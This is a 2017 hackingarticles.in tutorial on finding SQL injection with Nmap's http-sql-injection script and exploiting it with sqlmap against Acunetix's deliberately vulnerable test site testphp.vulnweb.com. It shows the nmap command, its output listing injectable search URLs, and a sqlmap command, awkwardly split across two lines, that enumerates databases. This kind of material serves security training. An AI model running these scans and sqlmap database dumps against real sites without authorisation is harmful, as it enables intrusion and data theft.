


Exploiting Sql Injection with Nmap and Sqlmap

 hackingarticles.in/exploiting-sql-injection-nmap-sqlmap

Raj


January 17, 2017




This article is about how to scan any target for SQL injection using NMAP and then exploit the target with sqlmap if NMAP finds the target is vulnerable to SQL injection. Now go with this tutorial for more details.

Introduction: Scanning for SQL Injection Using Nmap

Firstly Type www.vulnweb.com in URL to browse acunetix web application. Then **Click** the **link** given for the URL of **Acuart** as shown in the screenshot.



Here the required web page will get opened; **testphp.vulnweb.com** is our targeted host and now scans this target using nmap to identifying the possibilities of SQL injection.



Using Nmap to Detect SQL Injection

NMAP has **NSE Script** for **http SQL injection** vulnerabilities and scans the web application for SQL injection.

Spiders an HTTP server looking for URLs containing queries vulnerable to an SQL injection attack. It also extracts forms from found websites and tries to identify fields that are vulnerable.

The script spiders an HTTP server looking for URLs containing queries. It then proceeds to combine crafted SQL commands with susceptible URLs in order to obtain errors. The errors are analyzed to see if the URL is vulnerable to attack. This uses the most basic form of SQL injection but anything more complicated is better suited to a standalone tool.

We may not have access to the target web server's true hostname, which can prevent access to virtually hosted sites.

Now type the following command to scan the target for SQL injection possibilities.

```
nmap -sV --script=http-sql-injection www.testphp.vulnweb.com -p 80
```

From the screenshot, you can perceive that it has dumped the possible SQL injection for queries. Now let's explore this query in the browser.


Note: please remove http:// from resultant queries while browsing.

```

root@kali:~# nmap -sV --script=http-sql-injection www.testphp.vulnweb.com -p 80
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-16 06:31 EST
Nmap scan report for www.testphp.vulnweb.com (176.28.50.165)
Host is up (0.60s latency).
rDNS record for 176.28.50.165: rs202995.rs.hosteurope.de
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.4.1
|_ http-server-header: nginx/1.4.1
|_ http-sql-injection:
|   Possible sqli for queries:
|     http://www.testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider
|_    http://www.testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider

```

This page contains some message or warning related to some kind of error in the database query. Now let's try to apply SQL injection using above resultant sqli query of NMAP inside sqlmap and try to figure out whether the result from nmap is correct for SQL injection vulnerability or not.



Open the terminal in Kali Linux and type the following command for sqlmap

```

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query%27%200R%20sqlspider" -
-dbs --batch

```